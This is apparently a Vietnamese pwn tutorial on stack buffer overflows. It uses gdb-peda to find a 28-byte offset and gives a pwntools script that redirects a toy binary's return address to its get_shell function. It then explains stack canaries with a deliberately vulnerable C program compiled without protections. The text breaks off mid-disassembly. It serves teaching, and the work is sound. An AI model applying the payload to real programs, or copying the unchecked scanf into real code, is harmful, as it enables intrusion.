
```
gdb-peda$ n
```



Đi qua từng lệnh, cho đến khi gặp lệnh yêu cầu nhập input.




Input password là “aaaa”



Ở đây chúng ta thấy, giá trị "aaaa" sẽ được lưu vào địa chỉ 0xffffd1b0, tức là nơi lưu trữ biến buffer. Như vậy, để xảy ra lỗ hổng buffer overflow, thì chúng ta sẽ input bao nhiêu ký tự sao cho ghi đè được địa chỉ của hàm trả về. Vậy bây giờ chúng ta cần xác định được địa chỉ trả về nằm ở đâu trên stack.

Chúng ta xem các giá trị trong stack bằng câu lệnh.

```
gdb-peda$ x/20wx 0xffffd1b0
```




Tóm tắt:

- 0xffffd1b0 -> Lưu các giá trị "aaaa" là input chúng ta nhập vào.
- 0xffffd1cc -> Lưu giá trị của địa chỉ trả về.

Như vậy, chúng ta cần input số ký tự là 0xffffd1cc - 0xffffd1b0 = 28 ký tự "a" thì có thể ghi đè tới giá trị trả về này

Sử dụng câu lệnh sau để tính toán số lượng ký tự:

```
gdb-peda$ p/d 0xffffd1cc - 0xffffd1b0
```



Kết quả khi nhập input password là 28 ký tự a.

```
gdb-peda$ x/20wx 0xffffd1b0
0xffffd1b0:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffd1c0:     0x61616161      0x61616161      0x61616161      0x08048600
0xffffd1d0:     0xffffd1f0      0x00000000      0x00000000      0xf7e16647
0xffffd1e0:     0xf7fb1000      0xf7fb1000      0x00000000      0xf7e16647
0xffffd1f0:     0x00000001      0xffffd284      0xffffd28c      0x00000000
gdb-peda$
```

Bước tiếp theo là chúng ta thực hiện ghi đè giá trị trả về này bằng 1 giá trị mà chúng ta muốn, 28 ký tự a và "BBBB".

```
gdb-peda$ x/20wx 0xffffd1b0
0xffffd1b0:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffd1c0:     0x61616161      0x61616161      0x61616161      0x42424242
0xffffd1d0:     0xffffd100      0x00000000      0x00000000      0xf7e16647
0xffffd1e0:     0xf7fb1000      0xf7fb1000      0x00000000      0xf7e16647
0xffffd1f0:     0x00000001      0xffffd284      0xffffd28c      0x00000000
gdb-peda$
```

Vậy chúng ta đã điều khiển được giá trị trả về. Bây giờ tìm địa chỉ của hàm get_shell để có được shell của chương trình này.

Sử dụng câu lệnh sau để tìm địa chỉ của hàm get_shell.

```
objdump -d get_shell bof
```

```
ubuntu:~/Desktop/basicpwn$ objdump -d get_shell bof

0804855b <get_shell>:
 804855b:       55                      push   %ebp
 804855c:       89 e5                   mov    %esp,%ebp
 804855e:       83 ec 08                sub    $0x8,%esp
 8048561:       83 ec 0c                sub    $0xc,%esp
 8048564:       68 b0 86 04 08          push   $0x80486b0
 8048569:       e8 a2 fe ff ff          call   8048410 <system@plt>
 804856e:       83 c4 10                add    $0x10,%esp
 8048571:       90                      nop
 8048572:       c9                      leave
 8048573:       c3                      ret
```

Thay địa chỉ này bằng địa chỉ trả về, hình ảnh stack sẽ như sau:

```
gdb-peda$ x/20wx 0xffffd1b0
0xffffd1b0:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffd1c0:     0x61616161      0x61616161      0x61616161      0x0804855b
0xffffd1d0:     0xffffd100      0x00000000      0x00000000      0xf7e16647
0xffffd1e0:     0xf7fb1000      0xf7fb1000      0x00000000      0xf7e16647
0xffffd1f0:     0x00000001      0xffffd284      0xffffd28c      0x00000000
gdb-peda$
```

Code để giải bài này:

```
# python sol.py
from pwn import *
get_shell = "\x5b\x85\x04\x08" # Địa chỉ hàm get_shell
payload = "a"*28 + get_shell  # payload ở đây là giá trị password
print payload
exploit = process("./bof") # chạy chương trình
print(exploit.recv())
exploit.sendline(payload) # gửi payload đến chương trình
exploit.interactive() # Dừng tương tác với chương trình khi có shell thành công
```


Kết quả chúng ta đã khai thác thành công lỗ hổng của chương trình này.

```
ubuntu:~/Desktop/basicpwn$ python sol.py
aaaaaaaaaaaaaaaaaaaaaaaaa[\x85\x0
[+] Starting local process './bof': pid 52299
Pwn basic

[*] Switching to interactive mode
Password:Invalid Password!

$ ls
bof     peda-session-bof.txt             stack.c
core    peda-session-stack_with_canary.txt  stack_no_canary
payload sol.py                   stack_with_canary
$
```


2. Tìm hiểu về Stack Canaries:

Trong hướng dẫn này, chúng ta sẽ khám phá một cơ chế bảo vệ chống lại sự tràn ngăn xếp, cụ thể là stack canary. Nó thực sự là hình thức phòng thủ nguyên thủy nhất, nhưng mạnh mẽ và hiệu quả. Nguyên tắc của cơ chế này là khi chúng ta thực hiện tấn công buffer overflow thì khi chèn tràn đến giá trị Ret thì tiếp theo sẽ có một đoạn chương trình kiểm tra giá trị canary này. Nếu giá trị này bị thay đổi thì phát hiện chương trình đã bị tấn công Buffer Overflow.

Xem xét hình ảnh stack khi có canary và không có canary sẽ như thế nào.



Hình ảnh stack khi có canary



Hình ảnh khi không có canary

Xem xét chương trình thực tế

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[])
{
  setreuid(geteuid(), geteuid());
  char buf[16];
  printf("Pwn basic\n");
  printf("Password:");

  scanf("%s", buf);

  if (!strcmp(buf, "250382"))
    printf("Password OK :)\n");
  else
    printf("Invalid Password!\n");

  return 0;
}
```

Biên dịch chương trình khi có stack canary:

```
gcc -o stack_with_canary -z execstack stack.c
```

```
@ubuntu:~/Desktop/basicpwn$ gcc -o stack_with_canary -z execstack stack.c
@ubuntu:~/Desktop/basicpwn$ ls
.c  stack_with_canary
@ubuntu:~/Desktop/basicpwn$
```

Load chương trình vào gdb và kiểm tra cờ đã được bật chưa bằng câu lên:

```
gdb ./stack_with_canary
```

Kiểm tra cờ với câu lệnh:

```
gdb-peda$ checksec
```

```
[redacted]@ubuntu:~/Desktop/basicpwn$ gdb ./stack_with_canary
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Traceback (most recent call last):
  File "~/peda-arm/peda-arm.py", line 54, in <module>
  File "/home/[redacted]/peda-arm/lib/asm.py", line 17, in <module>
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Traceback (most recent call last):
  File "~/peda-arm/peda-arm.py", line 54, in <module>
  File "/home/[redacted]/peda-arm/lib/asm.py", line 17, in <module>
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Reading symbols from ./stack_with_canary...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
gdb-peda$
```

Chúng ta thấy cờ CANARY đã được bật.

Biên dịch chương trình khi không có stack canary:

```
gcc -o stack_no_canary -fno-stack-protector -z execstack stack.c
```

```
[redacted]@ubuntu:~/Desktop/basicpwn$ gcc -o stack_no_canary -fno-stack-protector -z execstack stack.c
[redacted]@ubuntu:~/Desktop/basicpwn$ ls
stack.c  stack_no_canary  stack_with_canary
[redacted]@ubuntu:~/Desktop/basicpwn$
```

Load chương trình vào gdb và kiểm tra cờ đã được bật chưa bằng câu lên:

```
gdb ./stack_no_canary
```


Kiểm tra cờ với câu lệnh:

```
gdb-peda$ checksec
```

```
[redacted]@ubuntu:~/Desktop/basicpwn$ gdb ./stack_no_canary
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Traceback (most recent call last):
  File "~/peda-arm/peda-arm.py", line 54, in <module>
  File "/home/[redacted]peda-arm/lib/asm.py", line 17, in <module>
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Traceback (most recent call last):
  File "~/peda-arm/peda-arm.py", line 54, in <module>
  File "/home/[redacted]/peda-arm/lib/asm.py", line 17, in <module>
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Reading symbols from ./stack_no_canary...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
gdb-peda$
```


Cờ CANARY đã bị tắt.

Bây giờ chúng ta sẽ xem sự khác biệt về code của 2 chương trình trên.



Như đã nói ở trên ở code phía bên file stack_with_canary xuất hiện thêm một hàm có tên là <stack_chk_fail> hàm này mục đích sẽ kiểm tra giá trị của stack có bị thay đổ không. Nếu bị thay đổi thì phát hiện có xảy ra tấn công Buffer Overflow.

Bây giờ chúng ta sẽ thực hiện tấn công Buffer Overflow để xem chương trình xảy ra như thế nào:



Bên file có CANARY sẽ xuất hiện thông báo stack smashing detected. Thông báo này xuất hiện là vì hàm <stack_chk_fail> ở trên đã kiểm tra giá trị stack đã bị thay đổi nên sẽ xuất ra thông báo này.

Thực hiện debug với gdb-peda để xem giá trị stack là bao nhiêu?


Load chương trình stack_with_canary vào gdb:

```
gdb ./stack_with_canary
```

```
[redacted]ubuntu:~/Desktop/basicpwn$ gdb ./stack_with_canary
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Traceback (most recent call last):
  File "~/peda-arm/peda-arm.py", line 54, in <module>
  File "/home/[redacted]/peda-arm/lib/asm.py", line 17, in <module>
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Traceback (most recent call last):
  File "~/peda-arm/peda-arm.py", line 54, in <module>
  File "/home/[redacted]/peda-arm/lib/asm.py", line 17, in <module>
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Reading symbols from ./stack_with_canary...(no debugging symbols found)...done.
gdb-peda$
```


Run chương trình bằng câu lệnh:

```
gdb-peda$ start
```



Chương trình đã dừng lại điểm bắt đầu thuộc hàm main. Tiếp tục xem code của chương trình bằng câu lệnh:

```
gdb-peda$ ./disassemble main
```



```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000000000400726 <+0>:     push   rbp
   0x0000000000400727 <+1>:     mov    rbp,rsp
=> 0x000000000040072a <+4>:     push   rbx
   0x000000000040072b <+5>:     sub    rsp,0x38
   0x000000000040072f <+9>:     mov    DWORD PTR [rbp-0x34],edi
   0x0000000000400732 <+12>:    mov    QWORD PTR [rbp-0x40],rsi
   0x0000000000400736 <+16>:    mov    rax,QWORD PTR fs:0x28
   0x000000000040073f <+25>:    mov    QWORD PTR [rbp-0x18],rax
   0x0000000000400743 <+29>:    xor    eax,eax
   0x0000000000400745 <+31>:    call   0x4005d0 <geteuid@plt>
   0x000000000040074a <+36>:    mov    ebx,eax
   0x000000000040074c <+38>:    call   0x4005d0 <geteuid@plt>
   0x0000000000400751 <+43>:    mov    esi,ebx
   0x0000000000400753 <+45>:    mov    edi,eax
   0x0000000000400755 <+47>:    call   0x400600 <setreuid@plt>
   0x000000000040075a <+52>:    mov    edi,0x400864
   0x000000000040075f <+57>:    call   0x4005a0 <puts@plt>
   0x0000000000400764 <+62>:    mov    edi,0x40086e
   0x0000000000400769 <+67>:    mov    eax,0x0
   0x000000000040076e <+72>:    call   0x4005c0 <printf@plt>
   0x0000000000400773 <+77>:    lea    rax,[rbp-0x30]
   0x0000000000400777 <+81>:    mov    rsi,rax
